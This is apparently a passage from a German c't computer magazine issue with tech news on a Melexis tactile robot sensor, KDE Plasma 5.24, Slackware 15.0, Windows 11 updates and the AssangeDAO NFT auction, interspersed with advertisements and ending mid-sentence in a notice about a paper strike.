
AMD Ryzen™ PRO 5000-Serie Prozessoren mit AMD Shadow Stack wurden entwickelt, um diese ROP-Angriffe abzuschwächen, indem sie Software-zugriff auf spezielle Register in der CPU bieten, in denen eine Kopie der Absenderadresse einer Anwendung gespeichert werden kann.

Anwendungen können diesen parallelen Stapel, der als „shadow stack“ bezeichnet wird, nutzen, um Softwareangriffe abzuschwächen, die versuchen, den Kontrollfluss zu modifizieren.

Dies sind nur zwei Teile der AMD PRO Security-Lösung, die entwickelt wurde, um innovative mehrschichtige Sicherheitsfunktionen zu implementieren und unseren Partnern zu ermöglichen, dasselbe zu tun.

Eine kritische Sicherheitskooperation

Die Integration von Schutzmechanismen in unsere Hardware gibt unseren OEM- und Betriebssystempartnern die Möglichkeit, ein vollständig geschütztes Computing-Erlebnis zu bieten. Dies bedeutet die Unterstützung von Initiativen wie Secured-Core PC und anderen Maßnahmen zur Verbesserung der hardwarebasierten Sicherheit auf dem gesamten Gerät. Die Innovation von AMD unterstützt Microsoft Secured-Core-PCs und trägt dazu bei, Ihr Gerät vor Firmware-Schwachstellen zu schützen, das Betriebssystem vor Angriffen zu bewahren und unbefugten Zugriff auf Geräte und Daten durch erweiterte Zugriffskontrollen und Authentifizierungssysteme zu verhindern.



Wie viele Layer sind eigentlich genug?

Cybersecurity-Angreifer scheinen nie zu schlafen, aber AMD arbeitet stetig daran, Schritt zu halten.

AMD glaubt, dass innovative Sicherheitslösungen nur durch mehrschichtige Verteidigungsmaßnahmen erreicht werden können, die Hardware, Software und Daten auf sinnvolle Weise kombinieren. AMD wird auch in Zukunft in Sicherheitsinnovationen investieren und die Grenzen

dessen, was wir mit jeder neuen Generation erreichen können, erweitern.

AMD RYZEN PRO

Weitere Informationen gibt es hier oder direkt unter



<https://www.amd.com/de/ryzen-pro>



IHR SCHUTZ IM CYBERDSCHUNDEL

Besserer Schutz vor Angriffen mit Sicherheitsfunktionen, die direkt in die CPU integriert sind.

**AMD
RYZEN
PRO**



Robotergreifarme mit Feingefühl

3D-Magnetometer als Sensor für Tastsinn

Weltweit tüfteln Forscher an kompakten Sensoren für den Berührungssinn, um damit Roboter etwa für die Obsternte auszurüsten. Einige Ansätze, die auf Magneten beruhen, erreichen schon vielversprechende Kraftauflösungen im Millinewton-Bereich. Aber sie versagen bei Störungen durch einstreuende Magnetfelder. Eine belgische Firma stellt einen Mehrachsen-Sensor dagegen.

Von Dušan Živadinović

Das belgische Unternehmen Melexis hat einen kompakten, weich ummantelten Sensor für taktile Anwendungen entwickelt, der die auf seine dreidimensionale Oberfläche wirkenden Kraftvektoren auf mehreren Achsen magnetisch misst. So bringt eine Roboterhand exakt die benötigte Kraft auf, um druckempfind-

liche Dinge zu greifen, und quetscht sie nicht. Roboter mit solchem Tastgefühl sind beispielsweise als Erntehelfer auf Obstplantagen vorstellbar.

Melexis hat den Tactaxis genannten Sensor in einem Prototypen erfolgreich getestet. Dabei musste er belegen, dass er auch unter Einfluss von störenden Magnetfeldern korrekte Messwerte liefert. In bisher entwickelten magnetischen Tastsensoren steckt nur ein Magnetpixel (Single Sensing Pixel). Damit gelingt die Steuerung zwar gut, aber das einzelne Pixel unterscheidet nicht zwischen dem tatsächlichen Signal und einem einstreudenden Magnetfeld, sodass eine externe Störung direkt in den Signalpfad gelangt und die Steuerung vermurkst.

Für die Prüfung haben die Wissenschaftler die Roboterhand qb SoftHand von qrobotics an den Fingerkuppen mit eigenen Sensoren bestückt und die Störempfänglichkeit unter verschiedenen Magnetfeldern beobachtet. Sensoren mit Single Sensing Pixel haben dann einen testweise zu Greifen gegebenen Ballon je nach Magnetfeldrichtung und -kraft entweder zerdrückt oder fallengelassen. Bei


Sensoren mit Mehrachsenmessung pasierte das nicht. Ein Demovideo mit Beispielen für die Störwirkung von Magnetfeldern haben die Forscher zusammen mit einem Fachaufsatz auf den Webseiten des Normungsinstituts IEEE veröffentlicht (siehe ct.de/ytfq).

Laut Melexis ist Tactaxis um zwei Größenordnungen weniger störempfindlich als herkömmliche Magnetsensoren (bezogen auf eine magnetische Flussdichte von 2 Millitesla). Der Tactaxis-Sensor steckt in einem Würfel von 5 Millimetern Kantenlänge und ist mit mehreren 3D-Magnetometer-Pixeln bestückt (siehe Foto). Für die Kontaktoberfläche nutzen die Entwickler ein nachgiebiges Elastomer, das den Eigenschaften der menschlichen Haut ähnelt.


Die 3D-Kraftberechnung basiert auf einem polynomialen Modell, das an einen Kalibrierungsdatensatz angekoppelt ist. Der Sensor löst Kraftvektoren bis zu 2,7 Millinewton auf, was laut Hersteller ausreichen soll, um Gewichtsveränderungen von einem Bruchteil eines Gramms (circa 0,3 g) zu erkennen. Melexis nutzt einen ebenfalls integrierten Temperatursensor und einen nicht näher beschriebenen Algorithmus, um temperaturabhängige Messabweichungen im Bereich von 0 bis 50 °C zu kompensieren.

Anders als taktile Sensoren auf optischer Basis enthält der Tactaxis-Sensor sämtliche Bausteine auf einem Platinchen und soll in einem Halbleiterprozess gefertigt werden. Melexis glaubt daher, werkseitig kalibrierte Sensoren bald in industriellem Maßstab fertigen zu können. (dz@ct.de) **ct**

Fachaufsatz, Demovideo: ct.de/ytfq



Bisher entwickelte Tastsensoren auf Basis von Magnetfeldmessungen sind gegen einstreuende Magnetfelder sehr empfindlich. Ein Mehrachsen-Magnetsensor unterscheidet hingegen die Störung vom Signal und hilft so, eine Greifhand korrekt zu steuern.



Melexis zeigt in einem Demovideo, wie robust die Mehrachsen-Magnetfeldmessung gegenüber Streumagnetfeldern ist. Roboterhände mit herkömmlichen Magnetometern können ein Transportgut quetschen oder fallen lassen.

Wärmebildkamera für große Messbereiche

Die von Micro-Epsilon Messtechnik hergestellte Wärmebildkamera thermoIMAGER TIM41 ist für anspruchsvolle industrielle Anwendungen gedacht; sie misst die Temperatur im Bereich von -20 °C bis +900 °C.

Die Kamera eignet sich für die Überwachung von Maschinen und Anlagen. Ein eingebauter Spotfinder identifiziert heiße und kalte Stellen automatisch und die Kamera behält bis zu drei Messbereiche kontinuierlich im Blick. Der Fokus lässt sich aus der Ferne via USB einstellen und Messwerte fließen via Ethernet oder USB an einen Controller, der beim Überschreiten von Grenzwerten Folgeaktionen auslöst, also beispielsweise Alarmer ausgibt, Türen öffnet, die Kühlung startet oder ein angeschlossenes Gerät einfach abschaltet.

Die Auflösung beträgt 384 × 240 Pixel, die maximale Bildwiederholrate per Ethernet 25 Hertz, per USB 4 Hertz. Der Spektralbereich reicht von 8 bis 14 Mikrometer, die thermische Auflösung beträgt 80 Millikelvin. Die Kamera steckt in einem Gehä-

use der Schutzklasse IP67 und lässt sich per USB oder Power over Ethernet speisen. Die Konfiguration erfolgt mittels einer im Lieferumfang enthaltenen Software; im autonomen Modus kommt thermoIMAGER TIM41 ohne PC aus. (dz@ct.de)

Die Wärmebildkamera thermoIMAGER TIM41 enthält einen Spotfinder, mit dem sich heiße und kalte Stellen automatisch identifizieren lassen. Die Kamera beobachtet bis zu drei Spots kontinuierlich.



Bild: Micro-Epsilon Messtechnik

Kompakte Beschleunigungssensoren für Fahrzeuge

Die in Pfaffenhofen ansässige Firma ASC hat ihr Sortiment um flache und sparsame kapazitive Beschleunigungsfühler erweitert. Die neue Sensorreihe ECO-x311 soll sich besonders für mobile, energieautarke Anwendungen wie **fahrerlose Transportsysteme oder Remote Operated Vehicles** eignen.

Die Serie bietet dafür unter anderem einen analogen, differentiellen Spannungsausgang mit einem Signalhub von $\pm 2,4$ Volt für die Messbereiche von ± 2 g bis ± 40 g sowie eine Frequency Response Range ($\pm 5\%$) von DC bis 1 kHz. Die Sensoren lassen sich mit Gleichspannung von 5 bis 40 Volt versorgen; die Stromaufnahme

bezieht sich auf unter 250 Mikroampere. Laut Hersteller sind sie stoßfest bis 10.000 g, stecken in Aluminiumgehäusen mit Schutzklasse IP68 und arbeiten im Bereich von -20 °C bis +125 °C. ASC bietet uniaxiale (ECO-1311), biaxiale (ECO-2311) und triaxiale Ausführungen (ECO-3311) an. (dz@ct.de)



CAK
Cyber Akademie
Zentrum für digitale Souveränität

IT-Sicherheit
Datenschutz
Business Continuity
Digitalisierung



Unsere Webinar-Specials im März 2022

Thema	Datum und Uhrzeit
Mitarbeiterkontrolle mit technischen Mitteln – Rechtliche Grenzen und Verbote ■ Grundlagen zu den Möglichkeiten der Mitarbeiterkontrolle ■ technischen Mitteln und ihren Grenzen ■ Handlungsempfehlungen für die Umsetzung.	30.03.2022 8:00 bis 10:00 h
Mobiles Arbeiten in der Verwaltung – Rechtliche und datenschutzrechtliche Grundlagen für die IT ■ Grundlagen aus arbeitsrechtlicher und datenschutzrechtlicher Sicht ■ Handlungsempfehlungen für die Umsetzung.	30.03.2022 11:00 bis 13:00 h
Dienstliche Regelungen zum Umgang mit Informations- und Kommunikationstechnologie ■ Grundlagen zu den rechtlichen Rahmenbedingungen ■ rechtliche Gestaltungsmöglichkeiten für dienstliche Regelungen ■ Handlungsempfehlungen für die Umsetzung auf.	30.03.2022 14:00 bis 16:00 h



Weitere Informationen zu diesen und anderen Seminaren unter: www.cyber-akademie.de



Desktop zum Anfassen

Linux-Desktop KDE Plasma 5.24 mit überarbeitetem Design und Langzeitsupport

Das KDE-Team schraubt an der Optik seiner Desktopumgebung für Linux- und Unix-Systeme. KDE Plasma 5.24 bietet eine an Gnome angelehnte Fensterübersicht und lässt sich per Fingerabdruck entsperren.

Von Tim Schürmann

Anfang Februar hat das KDE-Projekt mit KDE Plasma 5.24 eine neue Version seiner Desktopumgebung veröffentlicht. Erstmals ist die Authentifizierung per Fingerabdruck in KDE Plasma integriert. Wenn Fprintd installiert ist, kann man es über die Plasma-Benutzereinstellungen auf bis zu zehn Fingerabdrücke trainieren. Mit denen kann man sich nicht nur am System anmelden, sondern auch an anderen Stellen die Passwordeingabe ersetzen. Dafür müssen aber die Distributionen oder die Nutzer selbst Fprintd außerhalb des Plasma-Desktops in der Authentifizierungsschnittstelle PAM einrichten.

Neues Fenstermanagement

Eine weitere größere Neuerung ist die Overview-Funktion, die man allerdings erst in den Systemeinstellungen unter Arbeitsflächen-Effekte aktivieren muss. Drückt man anschließend die Tastenkombination Alt+W, zeigt Plasma sämtliche offenen Fenster und virtuellen Arbeitsflächen in einer Übersicht an. Dort lassen sich die Fenster aktivieren und direkt per Drag & Drop auf andere Arbeitsflächen verschieben. Die Funktion ähnelt der Aktivitäten-Ansicht des Gnome-Desktops. Die KDE-Entwickler weisen allerdings darauf hin, dass sich die Overview-Funktion in der Beta-Phase befindet.

Farbliche Akzente

Das in Plasma 5.24 standardmäßig zum Einsatz kommende Farbschema heißt nun „Breeze Klassisch“ und unterstützt den automatischen Wechsel zwischen hellem und dunklem Modus. KDE folgt bei dieser Umstellung den Vorgaben des freedesktop.org-Projekts. Auch Nicht-KDE-Anwendungen sollten im passenden Modus erscheinen, sofern sie sich an diesen Standard halten. Weiterhin gibt es die Varianten Breeze Light und Breeze Dark, die den Modus nicht wechseln.

Bei den mit Plasma 5.23 eingeführten Akzentfarben, die unter anderem Links, ausgewählte Elemente oder markierten Text hervorheben, kann man jetzt statt der vorgeschlagenen Farben eine beliebige aus der Farbpalette wählen. Kritische Benachrichtigungen hebt ein orangefarbener Strich hervor. Dank stärkerem Kontrast lassen sich zudem der Nachrichtentitel und die Kopfzeile besser lesen.

Wayland und Tablet-Modus

Weitere Fortschritte macht die Wayland-Unterstützung. Unter anderem kann Plasma 5.24 im Wayland-Modus Farben mit mehr als acht Bit ausgeben. Das Symbol


zum Aktivieren der virtuellen Tastatur erscheint nur noch im Tablet-Modus automatisch. Die virtuelle Tastatur selbst klappt zudem nur dann auf, wenn man in einer Anwendung explizit ein Eingabefeld antippt. Besitzer eines Tablet-Stifts können damit ein Fenster über dessen Titelleiste aktivieren.

Weiterhin gleicht sich der Funktionsumfang im Wayland-Modus weiter dem unter X11 bekannten an. So lässt sich etwa ein primärer Monitor festlegen und die Bildschirmfoto-Anwendung Spectacle knipst jetzt auch das aktive Fenster.

Langzeitversion und Plasma 6

Plasma 5.24 ist eine Version mit Langzeitunterstützung (Long Term Support, LTS), wodurch es zwei Jahre mit Fehlerkorrekturen versorgt wird, anstatt der üblichen vier Monate. Ein erstes Update hat das Projekt kurz vor Redaktionsschluss veröffentlicht.

Nach den aktuellen Plänen will das KDE-Team Plasma 5.24 bis zur Veröffentlichung der finalen Version der 5er-Versionsreihe pflegen. Die wiederum soll in absehbarer Zeit von Plasma 6 abgelöst werden, das dann auf dem GUI-Toolkit Qt 6 basiert. (ktn@ct.de) 




Der mit KDE Plasma 5.24 eingeführte Arbeitsflächen-Effekt „Overview“ zeigt alle geöffneten Fenster in einer Übersicht an.

Slackware 15.0: Neue Version der dienstältesten Linux-Distribution

Nach fast einer Dekade erscheint eine neue Hauptversion von Slackware, der ältesten aktiven Linux-Distribution. Bekanntes modern machen, lautet deren Motto.

Mit einer recht unterhaltsamen Release-Nachricht verkündet der Hauptentwickler Patrick Volkerding die Veröffentlichung von Slackware 15.0 gut sechs Jahre nach Version 14.2 und fast zehn Jahre nach dem letzten Major-Release. „Die Herausforderung war, möglichst viel von den guten Sachen da draußen zu adaptieren, ohne den Charakter des Betriebssystems zu ändern“, schreibt Volkerding.

Im neuen Major-Release hat das Slackware-Team einige zentrale Komponenten ausgetauscht. Für die Authentifizierung sorgt PAM (Pluggable Authentication Modules), was bei anderen Distributionen schon lange Standard ist. Statt



Der Slackware-Installer ist noch ganz „Old School“.

Sendmail agiert Postfix als Standard-Mailserver; Dovecot löst imapd und ipop3d ab.

Für Kompatibilität mit den Standards von freedesktop.org soll „elogind“ anstelle von ConsoleKit2 sorgen und so Software unterstützen, die auf „das andere Init-System“ setzt. Gemeint ist Systemd, was beim minimalistischen Slackware fehlt. Alternativ zu PulseAudio und dem X.Org-X-Server sind auch PipeWire und Wayland in Slackware nutzbar.

Slackware 15.0 liefert viele Pakete in aktualisierten Versionen: Als Kernel enthalten ist Linux 5.15, das mit Langzeitsupport kommt. Im Testing-Zweig stehen Beispielkonfigurationen zur Verfügung, um neuere Kernel (5.16) zu bauen. Als Desktops sind Xfce 4.16 und KDE Plasma 5.23.5 mit an Bord. Das GUI-Toolkit Qt 5 ersetzt Qt 4 vollständig, Python 3.9 das veraltete Python 2.7.

Neu ist das Skript „make_world.sh“, mit dem man das gesamte Slackware-Grundsystem automatisch aus den Quelltexten kompilieren kann. Alle Quellen seien ausgiebig getestet worden, damit alles fehlerfrei kompiliere. Es gibt aber auf der Slackware-Webseite auch ISO-Abbilder zur Installation auf 32- und 64-Bit-x86-Systeme zum Download. (ktn@ct.de)

Release Notes und Downloads:
ct.de/y1aw

MITT WALD

**MEHR
ÜBER DEINE
WEBPROJEKTE** **CTRL**

Bestes Hosting für Web Professionals.



Einfach – alle Projekte
auf einen Blick



Flexibel – zahl nur das,
was du brauchst



Schnell – Highspeed in
allen Tarifen

Jetzt Agentur-Server buchen!

mittwald.de

Neue Funktionen für Windows 11

Gute vier Monate nach seiner Veröffentlichung bekommt das System ein paar neue Funktionen und zwei Updates für den Editor und die Groove-App.

Seit dem 15. Februar verteilt Microsoft einige Neuerungen für Windows 11. Über den Store kommt eine Neuauflage des Windows Media Player im Windows-11-Look. Technisch handelt es sich aber nicht um ein Update für den klassischen, schon von Windows 7 bekannten Player, sondern um ein Update für die Musik-App Groove. Der klassische Windows Media Player bleibt vorerst erhalten.


Ebenso bekommt der Editor (notepad.exe) per Store ein Update in Sachen Optik, aber auch ein paar funktionale Verbesserungen. Man kann markierten Text per Drag & Drop verschieben und der Befehl „Rückgängig“ ist nicht mehr

auf die letzte Änderung beschränkt. Der Editor passt sich bei Bedarf außerdem dem dunklen Windows-Design an, sodass er wie Explorer, Einstellungen & Co. hellen Text auf dunklem Hintergrund zeigt. Der Store selbst bekommt mit einem Update eine Vorschauversion der Unterstützung für Android-Apps – bislang allerdings nur für US-Anwender.

Als optionales Windows Update KB5010414 kommen indes minimale Änderungen an der Taskleiste. Während Teams-Anrufen lässt sich das Mikrofon nun auch über das Mikrofon-Icon im Infobereich der Taskleiste stummschalten. Einzelne Programmfenster kann man in Teams-Konferenzen über das Taskleisten-Thumbnail teilen, das bei einem Mouseover aufs Taskleisten-Icon erscheint. Im Betrieb auf mehreren Bildschirmen zeigt die Taskleiste Uhrzeit und Datum nun auf allen Bildschirmen an. Und: Das Task-

leistensymbol für die Widgets hat Microsoft durch das schon von Windows 10 bekannte Wetter-Icon mit Temperaturanzeige ersetzt. Es befindet sich nun am linken Ende der Taskleiste. (jss@ct.de)

Übersicht der Neuerungen: ct.de/ympu



Windows 11 bekommt eine neue App namens Media Player – die ersetzt die Groove-App.

Microsoft-Tipps gegen veraltete Patchlevel

Warum gibt es in Firmenumgebungen immer wieder Windows-10-Rechner, die ohne aktuelle Sicherheitsupdates unterwegs sind? Microsoft ist dieser Frage nachgegangen und hat ein paar Ergebnisse in

einem Techcommunity-Beitrag zusammengetragen (siehe ct.de/ympu). Als ein zentrales Problem sieht Microsoft die „connected time“, also die Zeitspanne, die das System online ist und eine Verbindung

zum Update-Server hat. Damit sich **Windows-Rechner ohne weiteres Eingreifen erfolgreich aktualisieren**, sollten sie nach der Veröffentlichung eines neuen Updates zumindest sechs Stunden online sein, davon mindestens zwei am Stück.

In einer Forenantwort erläutert Microsoft noch, dass für viele Geräte auch eine Stunde Onlinezeit ausreichend ist – die sechs Stunden Gesamtzeit beziehen sich auf Rechner mit lückenhafter Internetverbindung, etwa weil sie nur selten oder mehrheitlich unterwegs genutzt werden oder eine instabile WLAN-Anbindung aufweisen. Eine Nichterfüllung der Sechsstunden-Bedingung findet sich allerdings bei der Hälfte aller Geräte, auf denen eine nicht mehr unterstützte Version von Windows 10 läuft, sowie bei einem Viertel der Geräte, deren Patch-Stand um mehr als 60 Tage veraltet ist.

Microsofts Verbesserungsvorschlag mutet naheliegend, aber auch ein wenig hilflos an: Admins sollten doch darauf achten, PCs keine allzu strengen Energiesparrichtlinien zu geben, und Mitarbeiter gegebenenfalls ermutigen, den Rechner hin und wieder mal eingeschaltet zu lassen. (jss@ct.de)

Blogbeitrag: ct.de/ympu

Sonderheft: c't Windows 11

Das c't-Sonderheft zum Thema Windows 11 bündelt, was wir bislang zu Microsofts neuem Desktop-System in c't geschrieben haben. Wir zeigen, **was an Windows 11 überhaupt neu ist**, was es beim Umstieg per Upgrade oder Neuinstallation zu beachten gilt und welche der recht hohen Hardware-Anforderungen sich auf die eine oder andere Weise umgehen lassen. Außerdem erklären wir die Anforderungen im Detail, zeigen, was die integrierte Linux-Umgebung WSL2 in Windows 11 kann und wie Sie den Emulator für Android-Apps einrichten. Ebenfalls mit von der Partie ist der Bausatz fürs c't-Notfall-Windows in der 2022er-Ausgabe. Es kann nun nach Wunsch auch auf Windows 11 aufsetzen und bringt dann beispielsweise eine modernere Treiberdatenbank mit.



c't Windows 11 ist ab sofort in digitaler Form für 12,99 Euro zu haben – in der c't-App, bei Amazon für Kindle und auf shop.heise.de. Wie üblich ist auch dieses Sonderheft als gedrucktes Magazin erhältlich: einzeln für 14,90 Euro oder im Bundle mit der digitalen Ausgabe für 19,90 Euro. (jss@ct.de)

NFT-Wohltätigkeitsauktion für Julian Assange

Eine Crowdfunding-Aktion sollte das Geld für die Anwaltskosten des WikiLeaks-Gründers Julian Assange zusammentragen. Über zehntausend Unterstützer spendeten, um auf ein digitales Kunstwerk zu bieten – und erzielten insgesamt etwa 47 Millionen Euro.

Das Cypherpunk-Kollektiv AssangeDAO (DAO = dezentralisierte autonome Organisation) hat eine Spendenaktion ins Leben gerufen, die die Anwaltskosten für Julian Assange begleichen soll. Versteigert wurde zu diesem Zweck die „Censored NFT Collection: Assange x Pak“. In dessen Zentrum steht das NFT-Kunstwerk „Clock“ des Künstlers Murat Pak, dessen bürgerlicher Name nicht bekannt ist. Es zeigt in weißer Schrift auf schwarzem Hintergrund die Tage, die Assange bereits im Gefängnis verbringt. Seit über eintausend Tagen sitzt Julian Assange im britischen Gefängnis von Belmarsh in Haft. Anträge auf Kaution haben Londoner Gerichte wiederholt abgelehnt; aktuell droht ihm die Auslieferung an die US-Behörden mit der Aussicht auf bis zu 175 Jahre Haft.

Mehr als zehntausend Unterstützer haben insgesamt 16.593 Ether zusammengetragen – umgerechnet nahezu 45 Millionen Euro oder 50 Millionen US-Dollar. Mit diesem Geld hat AssangeDAO auf das NFT-Kunstwerk „Clock“ geboten. Das

Gebot lag um 40 Millionen US-Dollar über dem zweithöchsten Gebot des CEO der Kryptowährungsplattform Kraken. Weitere 1,8 Millionen Euro kamen durch „tokenisierte“ Kurznachrichten zusammen: Nutzer konnten Textbeiträge eingeben, die anschließend in ein Kunstwerk gewandelt und als NFT zertifiziert wurden. Das Kunstwerk zeigt die Nachrichten gemäß dem Gesamtkonzept der Kollektion durchgestrichen, also „zensiert“ an. Wie hoch der Beitrag ausfallen sollte, konnten Nutzer selbst bestimmen. Insgesamt kamen 29.765 solche Kurznachrichten zustande.

Am 3. Februar rief die Gruppe zu Spenden über die Crowdfunding-Plattform Juicebox auf. Spender erhielten als Anreiz die Möglichkeit, über das Kryptowährungstoken \$JUSTICE Einfluss zu nehmen, wie das Geld ausgegeben wird. Über ein Gnosis Safe Multi-Sig-Wallet sollen sie über Vorschläge abstimmen können, was künftig mit dem Geld und dem NFT passieren soll. „Wir, die Cypherpunks, engagieren uns für die Sache eines verwandten Cypherpunk in Not“, heißt es auf assangedao.org. Julian Assange hatte die Mailingliste der Cypherpunks abonniert, die seit Jahren die Grundlagen von Kryptowährung diskutierten. WikiLeaks war eine der ersten Organisationen, die Zahlungen in Bitcoin akzeptierten.

AssangeDAO ist inspiriert von einer vergleichbaren Organisation namens FreeRossDAO, die zur Hilfe von Ross Ul-

bricht ins Leben gerufen wurde. Ulbricht zeichnet für den Darknet-Drogenumschlagsplatz Silk Road verantwortlich und befindet sich in Arizona in Haft. FreeRossDAO erzielte 12 Millionen US-Dollar – die Hälfte hat ein Käufer für ein NFT-Kunstwerk bezahlt, das Ulbricht selbst erstellt hatte. Auch Edward Snowden sammelte im April 2021 immerhin 5,4 Millionen US-Dollar mit einem NFT-Werk, das sein Porträt zusammengesetzt aus den Seiten eines US-Gerichtsurteils zeigt.

Die in Hamburg ansässige Wau Holland Stiftung soll das Geld aus den AssangeDAO-Auktionen verwalten. Die gemeinnützige Stiftung wurde 2003 aus dem Nachlass des gleichnamigen Aktivisten und Journalisten, gebürtig Herwart Holland-Moritz, ins Leben gerufen. (akr@ct.de)

ONE
THOUSAND
THIRTY
SIX

Das NFT-Kunstwerk „Clock“ zeigt, wie lange Julian Assange bereits in Großbritannien in Haft ist.

Endlich. Einfach. Smart Home.

Mehr Sicherheit im eigenen Zuhause

Mit dem smarten Türschlossantrieb oder dem Türschlosssensor können Sie Ihre Haus- und Seitentüren jederzeit überprüfen. Ein Blick in die App und schon wissen Sie, ob die Türschlösser verriegelt sind. Und falls Sie tatsächlich einmal vergessen haben, die Tür abzuschließen, können Sie dies dank des Türschlossantriebs auch aus der Ferne nachholen: Verriegeln, Entriegeln oder sogar Öffnen – ganz einfach per Smartphone App.



Jetzt entdecken unter:
[homematic-ip.com](https://www.homematic-ip.com)



homematic IP

Papierstreik: Anderes Papier für c't-Ausgabe 7/2022

Dies ist die erste Ausgabe mit einem anderen Papier, denn aufgrund eines Streiks musste auf dünneren Seiten gedruckt werden. Wegen eines weiteren Papierwechsels wird die kommende Ausgabe (7/2022) in Print nochmals anders aussehen.

Sofern Sie diese Zeilen auf Papier lesen, wie die meisten c't-Leser, dann ist Ihnen das dünnere Papier wohl schon aufgefallen. Der Papierwechsel ist eine Folge eines Arbeitskampfs, bei dem die Papierfabriken von UPM in Finnland bestreikt werden. Ein Ende ist noch nicht in Sicht.

Wir von Heise sind deshalb nach wie vor auf der Jagd nach Papier. Für die kommende Ausgabe c't 7/2021 waren wir erfolgreich, wie Sie ab dem 12. März (11. März für Abonnenten) sehen werden. Das erjagte Papier ist in etwa so dick wie das gewohnte, sieht aber im Vergleich zu den bisherigen Ausgaben gelblicher aus. Das liegt an einem höheren Anteil an Recycling-Papier. Für die Experten: Das Papier heißt Lettura 72 und hat eine Grammatur von 55 g/m². Es fühlt sich zudem deutlich rauer an.



Bild: Frank Molter/dpa

Diese c't musste wegen des Papierstreiks auf dünnerem Papier gedruckt werden und auch die kommende Ausgabe wird ein anderes Papier als gewohnt haben.


Der Streik betrifft viele Zeitschriftenverlage, denn UPM hat einen sehr großen Marktanteil in Deutschland. Da zum Redaktionsschluss ein Ende des Streiks nicht in Sicht ist, wird die Suche nach Papier

